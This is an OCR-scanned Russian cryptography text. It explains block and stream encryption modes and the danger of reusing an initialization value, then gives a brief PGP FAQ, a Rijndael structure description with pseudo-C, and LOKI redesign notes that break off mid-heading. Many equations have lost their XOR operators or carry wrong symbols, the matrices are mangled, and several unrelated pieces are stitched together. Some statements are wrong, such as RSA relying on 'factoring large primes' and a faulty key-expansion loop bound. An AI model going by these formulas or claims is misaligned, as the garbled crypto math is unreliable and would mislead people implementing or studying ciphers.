Использование обратимой бинарной операции необходимо сочетать с применением криптографического преобразования способом, обеспечивающим высокую криптостойкость. С учетом последнего замечания существуют два возможных варианта такого сочетания, различающихся тем, как комбинируются друг с другом две указанные операции. Соответственно, все режимы шифрования можно разделить на два больших класса, которые можно условно назвать «блочными режимами» и «потоковыми режимами» подобно тому, как все шифры делятся на блочные и потоковые. Смысл такого названия режимов станет понятным после ознакомления с ними (далее в тексте настоящего выпуска эти названия употребляются без кавычек). В блочных режимах шифруемый блок первоначально модифицируется путем наложения на него с помощью бинарной операции («°») значения функции f, зависящей от всех предыдущих блоков открытого (Ti) и шифрованного (T'i) текста, и, возможно, от параметра инициализации (S), после чего полученное значение модифицируется с помощью криптографического преобразования (EK). Таким образом, зашифрование в блочных режимах выполняется в соответствии со следующим уравнением:

```
T'i - EK(Ti ° f(T1,T2,...,Ti-1,T'1,T'2,...,T'i-1,S))
```

Тогда расшифрование в режимах этого типа выполняется по следующему уравнению:

```
Ti - DK(T'i) • f(T1,T2,...,Ti-1,T'1,T'2,...,T'i-1,S)
```

где через DK обозначена обратная EK процедура расшифрования в режиме простой замены, а через «•» - бинарная операция, обратная операции «V

В потоковых режимах шифруемый блок модифицируется путем наложения на него с помощью бинарной операции («°») результата криптографического преобразования EK значения функции f, зависящей от всех предыдущих блоков открытого (Ti) и шифрованного (T'i) текста, и, возможно, от параметра инициализации (S). Таким образом, зашифрование в потоковых режимах выполняется в соответствии со следующим уравнением:

```
T'i = Ti ° EK(f(T1,T2,...,Ti-1,T'1,T'2,...,T'i-1,S))
```

Тогда расшифрование в режимах этого типа выполняется по следующему уравнению:

```
Ti = T'i • EK(f(T1,T2,...,Ti-1,T'1,T'2,...,T'i-1,S))
```

Функцию f мы будем называть рандомизирующей функцией, так как основной смысл ее использования заключается в том, чтобы внести разнообразие в блоки данных, подвергающихся преобразованию по криптографическому алгоритму EK. В режимах обоих типов значение этой функции должно быть различным для блоков с различными номерами, даже если эти блоки содержат одинаковые данные. Если

```
Fi - f(T1,T2,...,Ti-1,T'1,T'2,...,T'i-1,S) и Fj =
f(T1,T2,...,Tj-1,T'1,T'2,...,T'j-1,S), то i  j  Fi  Fj
```

В остальном от функции f не требуется никаких особых свойств - ни сложности, ни обратимости. Все, что ей необходимо обеспечить, это статистические характеристики ее выхода - все выходные значения должны быть равновероятны при соответствующих предположениях о распределении аргументов, ибо если выход функции будет содержать статистические закономерности, аналитики получат в свои руки некоторые дополнительные возможности по взлому шифра. Конечно, высокая сложность рандомизирующей функции будет полезна с точки зрения обеспечения криптостойкости шифра, однако это не является определяющим фактором при ее выборе - не стоит забывать, что стойкость шифра обеспечивается криптографическими свойствами преобразования EK, а не сложностью функции f.

Конечно, можно попытаться объединить оба вышеуказанных подхода в один, но при этом надо отдавать себе отчет в том, что это будет не новым классом режимов шифрования, а просто повторным шифрованием, - сначала в одном режиме, а потом в другом, - со всеми вытекающими последствиями.

В частности, все вычислительные затраты на выполнение такой процедуры как минимум удвоятся. Вот почему в практических схемах шифрования ограничиваются применением режимов одного из указанных типов и не пытаются «впрячь лошадь в паровоз», ибо это привело бы к возникновению совершенно неестественной криптографической конструкции. Теперь самое время заметить, что в случаях, когда бинарная операция применяется для модификации одного значения с использованием другого с целью только его сокрытия и не ставится никаких дополнительных задач вроде обеспечения максимально высокой степени перемешивания, наиболее подходящим вариантом такой операции является побитовое исключающее ИЛИ, так как из всех бинарных операций, обладающих необходимыми свойствами, она наиболее проста и технологична.

В этом случае уравнения за- и расшифрования в блочных и потоковых типах режимов будут следующими:

1. Блочные режимы:

зашифрование:

```
T'i = EK(Ti   f(T1,T2,...,Ti-1,T'1,T'2,...,T'i-1,S))
```

расшифрование:

```
Ti = DK(Ti)   f(T1,T2,...,Ti-1,T'1,T'2,...,Ti-1,S)
```

2. Потоковые режимы:

зашифрование:

```
T'i = Ti  EK(f(T1,T2,...,Ti-1,T'1,T'2,...,T'i-1,S))
```

расшифрование:

```
Ti = T'i  EK(f(T1,T2,...,Ti-1,T'1,T'2,...,T'i-1,S))
```

Теперь сравним оба типа режимов. Сравнение начнем с двух фундаментальных фактов, которые, собственно, и определяют их свойства.

В блочных режимах зашифрование осуществляется применением криптографического преобразования непосредственно к шифруемому блоку, модифицированному значением рандомизирующей функции f, - в уравнении зашифрования шифруемый блок Ti стоит внутри скобок криптографического преобразования EK(...), тогда как

в потоковых режимах зашифрование осуществляется точно так же, как в потоковых шифрах — наложением на шифруемый блок некоторого кода с помощью обратимой бинарной операции — и шифруемый блок Ti не фигурирует в выражении для аргумента преобразования EK.

Для расшифрования в блочных режимах применяется криптографическое преобразование DK, обратное преобразованию EK, использованному для зашифрования, тогда как при расшифровании в потоковом режиме используется то же самое преобразование, что и при зашифровании. Из этого следует, кратко говоря, весьма интересный вывод: для построения блочных режимов шифрования необходимо обратимое криптографическое преобразование, тогда как для построения потоковых режимов обратимость используемого криптопреобразования не требуется, достаточно его стойкости. Это, в частности, позволяет реализовать такие режимы на базе вычислительно необратимых функций, например, на базе MD5 и аналогичных алгоритмов.

Из сказанного выше становится понятным, что названия «блочные» и «потоковые» режимы имеют вполне простой и понятный смысл: шифр в блочном режиме ведет себя, как обычный блочный шифр: шифрованию могут подвергаться только полные блоки данных. Если шифруемый массив данных содержит нецелое число блоков, это создает для такой схемы определенные трудности - данный вопрос будет подробно рассмотрен ниже. Шифры же в потоковом режиме являются в полном смысле слова потоковыми шифрами и для них, в частности, отсутствует проблема последнего блока. По своей сути потоковый режим есть не что иное, как способ построения потокового шифра на базе блочного криптографического алгоритма. В этом, собственно, и заключается фундаментальная разница между указанными типами режимов, хотя, на первый взгляд, различия между ними могут показаться незначительными и их уравнения зашифрования похожи друг на друга:

```
T'i = EK(Ti  Fi)  в «блочных» режимах
T'i = Ti  EK(Fi)  в «потоковых» режимах
```

где $Fi = f(T1,T2,...,Ti-1,T'1,T'2,...,T'i-1,S)$ для обоих типов режимов.

Теперь поговорим о роли параметра инициализации S, называемого в отечественной криптографии синхропосылкой. Дело в том, что при определенных условиях шифрование двух сообщений или масси-

ВОВ данных на одном и том же ключе может привести к катастрофической потере стойкости. Вместе с тем, не всегда технически возможно обеспечить смену ключа перед началом шифрования каждого нового сообщения. Особенно это было актуально для первых систем шифрования, использовавших потоковые шифры и обслуживавших каналы связи с высоким трафиком. Чтобы примирить указанные обстоятельства, в системах обеспечения секретности стали использовать понятие «начального состояния» шифратора.

При шифровании одного и того же сообщения дважды на одном и том же ключе, но с различными начальными состояниями шифратора получаются две совершенно различные выходные последовательности. В этом случае шифрование двух сообщений на одном и том же ключе уже не грозит критической потерей стойкости - необходимо лишь обеспечить, чтобы начальные состояния шифратора при этом были различны. Элементом данных, определяющим это начальное состояние, как раз и является синхропосылка. Понятно, что она должна передаваться или храниться вместе с зашифрованными данными и не может быть секретной. Собственно, поэтому она и называется синхропосылкой или синхронизирующей посылкой, то есть посылкой элемента данных, предназначенного для синхронизации шифрующего устройства получателя с шифрующим устройством отправителя.

В блочных режимах шифрование двух различных массивов информации на одном и том же ключе с одним и тем же параметром инициализации S допустимо и не ведет к потере криптографической стойкости. Собственно, по большому счету, в режимах этого типа вполне можно обойтись и вовсе без синхропосылки. Конечно, если при этом два массива данных

$$T = (T1,T2,\ldots,Tn), \text{ и } V = (V1,V2,\ldots,Vn)$$

дают при зашифровании массивы шифротекста, начальные отрезки которых совпадают. Это говорит о том, что соответствующие начальные отрезки исходных массивов также идентичны:

$$\text{если } T'i = V'i \text{ для } i = 1,2,\ldots, m,$$

$$\text{то } Ti = Vi \text{ для } i = 1,2,\ldots,m$$

Если использованная при шифровании функция f такова, что ее значение не зависит от предыдущих блоков открытого текста и шифротекста, а зависит только от количества предшествующих блоков данных, то есть фактически от порядкового номера шифруемого блока i, и параметра синхронизации S, т.е. если Fi = f(S,i), то это свойство справедливо для произвольных пар одинаковых блоков, занимающих в своих текстах одно и то же место, а не только для тех, что находятся в начальных отрезках своих массивов:

T'i = V'i Ti = Vi для любого i

Вспомним, что в случае простой замены, т. е. когда шифруемый блок данных вовсе не модифицируется перед тем, как быть подвергнутым зашифрованию, указанное свойство выполняется для любых совпадающих блоков двух шифротекстов, в том числе и занимающих разные позиции в своих массивах:

T'i = V'j Ti = Vj для любых ij, и, в частности, T'i = T'j Ti = Tj для любых i,j.

Таким образом, в случае шифрования в блочных режимах двух массивов данных на одном и том же ключе с Одним и тем же начальным параметром или вовсе без использования начального параметра тождественность двух блоков шифротекста позволяет установить тождественность двух соответствующих блоков открытого текста, что, конечно же, неприятно, но не смертельно для шифра. В потоковых шифрах то же самое приводит к катастрофической потере стойкости. Предположим, что два массива данных

T = (T1,T2,...,Tn), и V = (V1,V2,...,Vn)

зашифрованы в потоковом режиме на одном и том же ключе K с использованием одного и того же параметра инициализации S. Для простоты предположим, что для модификации шифруемых данных используется операция побитового.

Тогда:

```
T'1 = T1  EK(f(S))
V'1 = V1  EK(f(S)), откуда следует, что
T'1  V'1 = (Tl  EK(f(S)))  (V1  EK(f(S))) - Tl  V1
```

Таким образом, аналитик получает в свое распоряжение линейное соотношение, связывающее два первых открытых блока сообщений, что, конечно, является провалом в стойкости шифра и совершенно неприемлемо. Вообще говоря, данное свойство справедливо для двух первых несовпадающих блоков массивов. Предположим, что при зашифровании двух массивов в потоковых режимах на одном и том же ключе и с использованием одной и той же синхропосылки получены шифротексты, начальные отрезки которых совпадают:

$$T'i = V'i \text{ для } i = 1,2,\ldots, m$$

Точно также, как и в случае блочных режимов, это позволяет установить тождественность соответствующих отрезков открытого текста:

$$Ti = Vi \text{ для } i = 1,2,\ldots, m$$

Однако помимо этого будет также выполняться и приведенное выше соотношение, но сформулированное не для первых блоков, а для первых несовпадающих блоков соответствующих массивов данных:

$$T'm+1 \quad V'm+1 = Tm+1 \quad Vm+1$$

Конечно, в случае использования стойкого криптографического преобразования это не позволяет получить соотношения, облегчающие определение второго и последующих несовпадающих блоков массивов открытых данных. Но и вышеприведенного уже вполне достаточно для того, чтобы криптосистема была безнадежно скомпрометирована. Аналогично случаю блочных режимов положение значительно усугубляется, если используется модифицирующая функция f, не зависящая от значений предыдущих блоков, а зависящая только от номера шифрующего блока (i) и от синхропосылки (S):

$$T'i = Ti \quad EK(f(i,S))$$
$$Vi = Vi \quad EK(f(i,S))$$

откуда следует, что

$$T'i \quad Vi = Ti \quad Vi$$

для всех блоков шифруемых массивов, а не только для первых двух отличающихся, как это было в общем случае. Последнее соотношение позволяет восстановить оба открытых сообщения, причем тем легче, чем большей избыточностью они обладают. Данная ситуация по сути представляет случай повторного использования одноразовой гаммы и влечет те же самые катастрофические для шифра последствия. Вот почему для систем шифрования, в которых используются потоковые режимы, необходимо обеспечивать уникальность синхропосылки в случаях, когда возможно зашифрование нескольких массивов данных на одном и том же ключе.

Что такое PGP?

PGP (Pretty Good Privacy) - программа, служащая для кодирования и/или подписывания сообщений, файлов и любой другой информации, представленной в электронном виде.

В основе работы PGP лежит алгоритм RSA (Rivest-Shamir-Adelman), основанный на наличии двух ключей - открытого и секретного. Открытый ключ распространяется максимальному количеству людей (через KeyServer'a, лично, и т. п.), а секретный должен находиться только у владельца (причем в надежном месте; если к компьютеру, на котором вы работаете, имеют доступ другие люди — храните свой секретный ключ на дискете).

Криптостойкость алгоритма RSA основывается на том, что современной математике не известны алгоритмы разложения больших простых чисел за реальное время.

Зачем это нужно?

Итак, вы хотите передать мне какой-либо файл по электронной почте и при этом быть уверенным, что никто другой, кроме меня, не сможет прочитать этот файл: вы берете мой открытый ключ, кодируете им свой файл и отправляете файл мне. Никто, кроме меня, не сможет прочитать этот закодированный файл без моего секретного ключа. Другой пример: вы хотите, отправляя свои письма, быть уверенным в том, что никто не исказил содержимое письма, для этого вы подписываете письмо электронной подписью с помощью вашего секретного ключа и посылаете его (письмо).

Получив ваше письмо и обладая вашим открытым ключом, я могу удостовериться в том, что ни один бит информации не был искажен при прохождении письма. Хорошим примером использования элек-

тронной подписи может служить способ распространения дополнений к антивирусу Dr.Web.

Как им пользоваться?

Для начала нужно создать пару ключей (открытый и закрытый). Это делается с помощью программы PGPkeys. Я советую вам использовать ключи не менее 1024 бит. В freeware-версии программы можно создавать только ключи DSS/Diffie-Hellman. Старый тип ключей можно создать с помощью коммерческой версии или с помощью PGP 2.6.X. Ваша пара ключей занесется в общий список доступных вам ключей (в основном, конечно, открытых). Теперь, имея пару ключей, вы можете легко подписывать, кодировать файлы (в стандартный explorer добавился пункт меню PGP по правой кнопке мышки), а также буфер обмена (clipboard) через программу, запущенную в tray'e (при установке PGP сама прописывает эту программу в startup меню).

Советую делать резервную копию базы данных открытых ключей (pubring.pkr), а также хранить секретный ключ (secring.skr) и файл randseed.bin на дискете, доступной только вам.

Что такое Rijndael?

Rijndael представляет собой итеративный блочный шифр, имеющий переменную длину блоков и различные длины ключей. Длина ключа и длина блока могут быть независимо друг от друга 128, 192 или 256 бит.

Мы объясним структуру шифра и это не является руководством для реализации.

«Состояние», Ключ шифрования и Число Циклов

Разнообразные преобразования работают с промежуточным результатом, называемым Состоянием (State).

Определение: промежуточный результат шифрования назовем «состоянием» (State)

Состояние можно представить в виде прямоугольного массива байтов. Этот массив имеет 4 строки, а число столбцов обозначено как Nb и равно длине блока, деленной на 32.

Ключ шифрования также представлен в виде прямоугольного массива с четырьмя строками. Число столбцов обозначено как Nk и

равно длине ключа, деленной на 32. Это показано на рисунке 1.

В некоторых случаях ключ шифрования показан как линейный массив 4-байтовых слов. Слова состоят из 4 байтов, которые находятся в одном столбце (при представлении в виде прямоугольного массива).

a0,0	$a_{0,1}$	$a_{0,1}$	a0,3	$a_{0,4}$	$a_{0,5}$
$a_{1,0}$	$a_{1,1}$	$a_{1,2}$	$a_{1,3}$	$a_{1,4}$	$a_{1,5}$
$a_{2,0}$	$a_{2,1}$	$a_{2,2}$	$a_{2,3}$	$a_{2,4}$	$a_{2,5}$
a3,0	$a_{3,1}$	a3,2	a3,3	a3,4	$a_{3,5}$

k0,0	$k_{0,1}$	k0,2	k0,3
k_{10}	$k_{1,1}$	$k_{1,2}$	ky
k2.0	$k_{2,1}$	$k_{2,2}$	$k_{2,3}$
$k_{3,0}$	ky	$k_{3,2}$	$k_{3,3}$

Рисунок1. Пример представления Состояния (Nb=6) и Ключа шифрования (Nk=4)

Входные данные для шифра («открытый текст», если используется режим шифрования ECB) обозначаются как байты состояния в порядке aO,0, al,0, a3,0, aO,1, al,l, a3,1, a4,1... После завершения действия шифра выходные данные получаются из байтов состояния в том же порядке.

Число циклов обозначено как Nr и зависит от значений Nb и Nk. Оно приведено в таблице 1.

Nr	Nb = 4	Nb = 6	Nb = 8
Nk = 4	10	12	14
Nk = 6	12	12	14
Nk = 8	14	14	14

Таблица 1. Число циклов (Nr) как функция от длины ключа и длины блока

Цикловое преобразование

Цикловое преобразование состоит из четырех различных преобразований. На псевдо-Си это выглядит следующим образом:

```
Round (State, RoundKey)
{
ByteSub(State); // замена байт
ShiftRow(State); // сдвиг строк
MixColumn(State); // замешивание столбцов
AddRoundKey(State, RoundKey); // добавление циклового
ключа
}
```

Последний цикл шифра немного отличается. Вот как он выглядит:

```
FinalRound(State, RoundKey)
{
ByteSub(State) ; // замена байт
ShiftRow(State); // сдвиг строк
AddRoundKey(State, RoundKey); // добавление циклового
ключа
}
```

В приведенной записи «функции» Round, ByteSub и т. д. выполняют свои действия над массивами, указатели (т. е. State, RoundKey) на которые им передаются.

Как можно заметить, последний цикл отличается от простого цикла только отсутствием замешивания столбцов. Каждое из приведенных преобразований разобрано далее.

Замена байт (ByteSub)

Преобразование ByteSub представляет собой нелинейную замену байт, выполняемую независимо с каждым байтом состояния. Таблицы замены (или S-блоки) являются инвертируемыми и построены из композиции двух преобразований:

1. Первое — получение обратного элемента относительно умножения в поле GF(28), описанного в разделе 2.1. '00' переходит сам в себя.

2. Применение афинного преобразования (над GF(2)), определенного как:

y_0		1	1	1	1	1	0	0	0	$б_0$	0
y_1		0	1	1	1	1	1	0	0	$б_1$	1
y_2		0	0	1	1	1	1	1	0	$\tilde{o}_2$	1
y_3		0	0	0	1	1	1	1	1	$б_3$	0
y_4	-	1	0	0	0	1	1	1	1	$\tilde{o}_4$	+ 0
y_5		1	1	0	0	0	1	1	1	$\tilde{o}_5$	0
y_6		1	1	1	0	0	0	1	1	$\tilde{o}_6$	1
y_7	1	1	1	1	1	0	0	0	1	$\tilde{o}_7$	1

Применение описанного S-блока ко всем байтам состояния обозначено как ByteSub(State). Рисунок 2 иллюстрирует применение преобразования ByteSub к состоянию.




Рисунок 2. ByteSub действует на каждый байт состояния

Преобразование сдвига строк (ShiftRow)

Последние 3 строки состояния циклически сдвигаются на различное число байт. Строка 1 сдвигается на C1 байт, строка 2 — на C2 байт и строка 3 — на C3 байт.

Значения сдвигов C1, C2 и C3 зависят от длины блока Nb. Их величины приведены в таблице 2.

Nb	*C1*	*C2*	C3
4	1	*2*	3
6	1	*2*	3
8	1	3	4

Таблица 2. Величина сдвига для разной длины блоков

Операция сдвига последних 3 строк состояния на определенную величину обозначена как ShiftRow(State). Рисунок 3 показывает влияние преобразования на состояние.




Рисунок 3, ShiftRowдействует на строки состояния

Преобразование замешивания столбцов (MixColumn)

В этом преобразовании столбцы состояния рассматриваются как многочлены над GF(28) и умножаются по модулю x4+1 на многочлен c(x), выглядящий следующим образом:

c(x)-'03'xЗ + '01' x2 + '01' x + '02'

Как описано в разделе 2.2, это может быть представлено в виде матричного умножения. Пусть b (x) - c (x) a (x)

bo	02	03	01	01	a0
b1	01	02	03	01	a1
b2	01	01	02	03	a2
b3	03	01	01	02	a3

Применение этой операции ко всем четырем столбцам состояния обозначено как MixColumn(State). Рисунок 4 демонстрирует применение MixColumn к состоянию.




Рисунок 4. MixColumn действует на столбцы состояния

Добавление циклового ключе

В данной операции цикловой ключ добавляется к состоянию посредством простого EXOR.

Цикловой ключ вырабатывается из ключа шифрования посредством алгоритма выработки ключей (key schedule).

Длина циклового ключа равна длине блока Nb.

Преобразование, содержащее добавление посредством EXOR циклового ключа к состоянию, обозначено как AddRoundKey(State, RoundKey).

Оно проиллюстрировано на рисунке 5.




Рисунок 5. При добавлении ключа цикловой ключ складывается посредством EXOR с состоянием

Алгоритм выработки ключей (KeySchedule)

Цикловые ключи получаются из ключа шифрования посредством алгоритма выработки ключей. Он содержит два компонента: расширение ключа (Key Expansion) и выбор циклового ключа (Round Key Selection).

Основополагающие принципы алгоритма выглядят следующим образом:

♦ Общее число бит цикловых ключей равно длине блока, умноженной на число циклов плюс 1 (например, для длины блока 128 бит и 10 циклов требуется 1408 бит циклового ключа).

♦ Ключ шифрования расширяется в Расширенный Ключ (Expanded Key).

♦ Цикловые ключи берутся из Расширенного ключа следующим образом: первый цикловой ключ содержит первые Nb слов, второй – следующие Nb слов и т. д.

Расширение ключа (Key Expansion)

Расширенный ключ представляет собой линейный массив 4-байтовых слов и обозначен как W[Nb*(Nr+1)]. Первые Nk слов содержат ключ шифрования. Все остальные слова определяются рекурсивно из слов с меньшими индексами. Алгоритм выработки

ключей зависит от величины Nk: ниже приведена версия для Nk, равного или меньшего 6, и версия для Nk, большего 6.

Для Nk<6 или Nk=6 мы имеем:

```
KeyExpansion(CipherKey,W)
{
for (i = 0;  i < Nk;  i++) W[i] = CipherKey[i];
for (j = Nk;   j < Nb*(Nk+1);   j+=Nk)
    {
     W[j] = W[j-Nk] ^ SubByte( Rotl( W[j-1] ) ) ^
Rcon[j/Nk];
   for (i = 1;   i < Nk   &&  i+j < Nb* (Nr+1);   i++)
       W[i+j] = W[i+j-Nk] ^ W[i+j-1];
    }
}
```

Как можно заметить, первые Nk слов заполняются ключом шифрования. Каждое последующее слово W[i] получается посредством EXOR предыдущего слова W[i-1] и слова на Nk позиций ранее W[i-Nk]. Для слов, позиция которых кратна Nk, перед EXOR применяется преобразование к W[i-l], а затем еще прибавляется цикловая константа. Преобразование содержит циклический сдвиг байтов в слове, обозначенный как Rotl, затем следует SubByte – применение замены байт.

Для Nk>6 мы имеем:

```
KeyExpansion(CipherKey,W)
{
for (i=0; i<Nk; i++) W[i]=CipherKey[i];
for (j=Nk; j<Nb*(Nk+1); j+=Nk)
    {
      W[j] = W[j-Nk] ^ SubByte(Rotl(W[j-1])) ^
Rcon[j/Nk];
    for (i=1; i<4; i++)   W[i+j] = W[i+j-Nk] ^ W[i+j-
1];
    W[j+4] = W[j+4-Nk] ^ SubByte(W[j+3]);
    for (i=5; i<Nk; i++) W[i+j] = W[i+j-Nk] ^ W[i+j-
1];
    }
}
```

Отличие для схемы при Nk>6 состоит в применении SubByte для каждого 4-го байта из Nk.

Цикловая константа независит от Nk и определяется следующим образом:

```
Rcon[i] = ( RC[i], '00' , '00' , '00' ), где
RC[0]='01'
RC[i]=xtime(Rcon[i-1])
```

Выбор циклового ключа

i-ый цикловой ключ получается из слов массива циклового ключа от W[Nb*i] и fl.oW[Nb(i+l)]. Это показано на рисунке 6.

Рисунок 6. Расширение ключа и выбор циклового ключа для Nb=6 и Nk-4

Замечание: Алгоритм выработки ключей можно осуществлять и без использования массива W[Nb*(Nr+1)].

Для реализаций, в которых существенно требование к занимаемой памяти, цикловые ключи могут вычисляться на лету посредством использования буфера из Nk слов.

Шифр

Шифр Rijndael состоит из:

- начального добавления циклового ключа;
- Nr-1 циклов;
- заключительного цикла.

На псевдо-Си это выглядит следующим образом:

```
Rijndael (State, CipherKey)
{
KeyExpansion (CipherKey, ExpandedKey) ; // Расширение ключа
AddRoundKey (State, ExpandedKey); // Добавление циклового ключа
For ( i=1 ; i<Nr ; i++) Round (State,ExpandedKey+Nb*i);
// циклы
FinalRound(State, ExpandedKey+Nb*Nr); // заключительный цикл
}
```

Если предварительно выполнена процедура расширения ключа, то Rijndael будет выглядеть следующим образом:

```
Rijndael (State, CipherKey)
{
AddRoundKey (State, ExpandedKey) ;
For ( i-1 ; i<Nr ; i++) Round (State,ExpandedKey+Nb*i) ;
FinalRound (State,ExpandedKey+Nb*Nr) ;
}
```

Замечание: Расширенный ключ должен всегда получаться из ключа шифрования и никогда не указывается напрямую. Нет никаких ограничений на выбор ключа шифрования.

Предварительные наброски по доработке LOKI

Эта статья представляет наброски по доработке LOKI — блочного шифра с секретным ключом. В настоящий момент я

предлагаю использовать его для 16-битного шифра Фейстеля со 128-битными данными и 256-битным ключевым расписанием, которое может быть получено из 128 , 192 или 256-битных ключей. 16 циклов вычисления данных используют сбалансированную петлю Фейстеля со сложной функцией f , которая объединяет два S-P слоя .256-битный алгоритм выработки ключей использует 33 цикла несбалансированной петли Фейстеля, применяющей ту же сложную функцию f для генерации вспомогательных ключей.

LOKI91 — это 64-битный 16-цикловой симметричный блочный шифр с 64-битным пользовательским ключом. Первоначально он был спроектирован L.Brown, J.Pieprzyk и J.Seberry в 1990 [BrPS90] и позже доработан L.Brown, M.Kwan, J.Pieprzyk и J.Seberry [BKPS91] (и переименован в LOKI91) с улучшенной устойчивостью к разностному анализу.

Первоначальная версия LOKI89 была исследована Biham и Shamir [BiSh91] и Knudsen [Knud91]. Они определили, что хотя версия LOKI89 с уменьшенным количеством циклов и чувствительна к разностному анализу, но полная 16-цикловая версия — нет.

Последующая доработка LOKI91 по усилению стойкости была исследована Knudsen[Knud92]. Он определил, что нет характеристик, позволяющих с достаточно высокой вероятностью успешно проводить разностный анализ; что размер отображения f-функции в LOKI91 равен 8/13x2___; а также что есть атака по выбранному открытому тексту, которая уменьшает поиск полным перебором ключей в LOKI91 почти в 4 раза, используя $2^{32}+2$ выбранных открытых текстов. В последующих статьях Knudsen [Knud94] обсудил концепцию слабых хэш-ключей в LOKI.

Biham [Biha94c] ввел несколько новых типов криптоатак, которые используют соотношения между вспомогательными ключами. Он применил такую атаку к обеим версиям LOKI. Для LOKI91 сложность подхода порядка $O(2^{61})$, что быстрее, чем полный перебор и сравнимо с результатами Knudsen-a.

Tokita, Sorimachi и Matsui [ToSM94] исследовали чувствительность LOKI91 к линейному анализу и выяснили , что версии с 12 и более циклами устойчивы к нему. Впоследствии Knudsen и Robshaw [KnRo96] провели выгодные улучшения по эффективности поиска, используя нелинейную аппроксимацию, но 12 и более циклов LOKI91

все еще остаются устойчивыми. Недавно Sakurai и Furuya[SaFu97] описали последующее увеличивающееся развитие...

В настоящее время LOKI91 считается шифром , действительно обеспечивающим защиту, устойчивым как к линейному, так и к разностному анализу, а его основные недостатки — это линейное ключевое расписание, из-за которого шифр чувствителен к некоторым атакам, связанным с ключом; и размер ключа, который, исходя из этих атак, необходимо брать 2^{60}.

LOKI91 был описан в Schneier [Schn96], что привело к непрерывному продолжающемуся интересу его использования организациями, ищущими незагроможденный алгоритм шифрования. Похоже, что это продолжится в связи с реализацией небольшой быстрой Java-версии в публично доступной криптобиблиотеке [Crypt97].

Доработка LOKI

Основные причины дальнейшей доработки LOKI это слабости, обусловленные его алгоритмом выработки ключей, и происходящее развитие в области аппаратного обеспечения (продемонстрированное недавно восстановление грубой «животной» силой 56-битного ключа DES[RSAD97]), которое наглядно демонстрирует малые размеры ключевого пространства.

В осуждении доработки, я предлагаю здесь несколько статей, которые необходимо рассмотреть как с перспективы безопасности, так и с перспективы выполнения.

Факторы безопасности

Knudsen [Knud93] определил следующие необходимые условия безопасности для шифра Фейстеля:

- отсутствие простых отношений;
- все ключи одинаково хороши;
- устойчивость к разностному анализу;
- устойчивость к линейному анализу.

Основываясь на этих условиях, вышеприведенных рассмотрениях LOKI91 и комментариях по разработке блочных шифров в Schneier[Schn96], некоторые выводы, которые, как я думаю, необходимо рассмотреть с точки зрения перспектив безопасности, включают следующее:

Алгоритм выработки ключей должен быть нелинейным, чтобы предотвратить существование эквивалентных ключей и атак, связанных с ключами. Вспомогательные ключи должны быть получены путем использования нелинейных функций (очень подходит та же функция , что используется в циклах для данных), и, кроме того, биты вспомогательных ключей должны зависеть от большого числа бит ключа:

- нелинейная функция должна полностью обеспечивать лавинный эффект за одно использование сразу над всеми битами;

- нелинейная функция должна быть максимально невосприимчива как к разностному, так и к линейному анализу;

- нелинейная функция должна быть составлена из набора S-блоков с высокой нелинейностью и с либо перестановками, либо со смешением операций, используемых для обеспечения эффекта лавинности;

- возможно создание нескольких компонент-функций, зависящих только от ключевых битов (либо несколько входов S-блоков — только ключи, либо ключевые перестановки для избранного обмена битами).

Факторы реализации

Результаты рассмотрения перспектив исполнения включают в себя:

* S-блоки с 12 битами входа — наиболее широко подходящая часть для предварительно вычисляемого табличного задания;

- S-блоки должны быть определены функционально так, чтобы предварительно вычисляемые таблицы могли быть созданы во время выполнения/инициализации. Это необходимо, чтобы минимизировать код при максимальной скорости;

♦ нелинейная функция должна вычисляться с помощью малого числа табличных заданий и других примитивных операций.

Уроки других шифров

При доработке я искал разнообразные моменты, чтобы учесть их, у шифров, которые были реализованы после первоначальной версии LOKI. Описание этих шифров взято из Schneier[Schn96] (если нет дополнительных отметок).

BLOWFISH

64-битный, 16-цикловой блочный шифр Фейстеля с переменной длиной ключа разработан B. Schneier в 1994 году. Использует четыре больших 8*32-битовых случайных S-блоков, генерируемых из поставляемого ключа, выходы которых смешиваются с использованием обычного сложения и сложения по модулю 2. Результат — быстрый шифр, при условии неизменности ключа. Ключевое расписание длинное и сложное. Vaudenay [Vaud96] описал атаки на уменьшенной по циклам версии и отметил некоторые недостатки, обусловленные использованием рассеянных S-блоков.

CAST

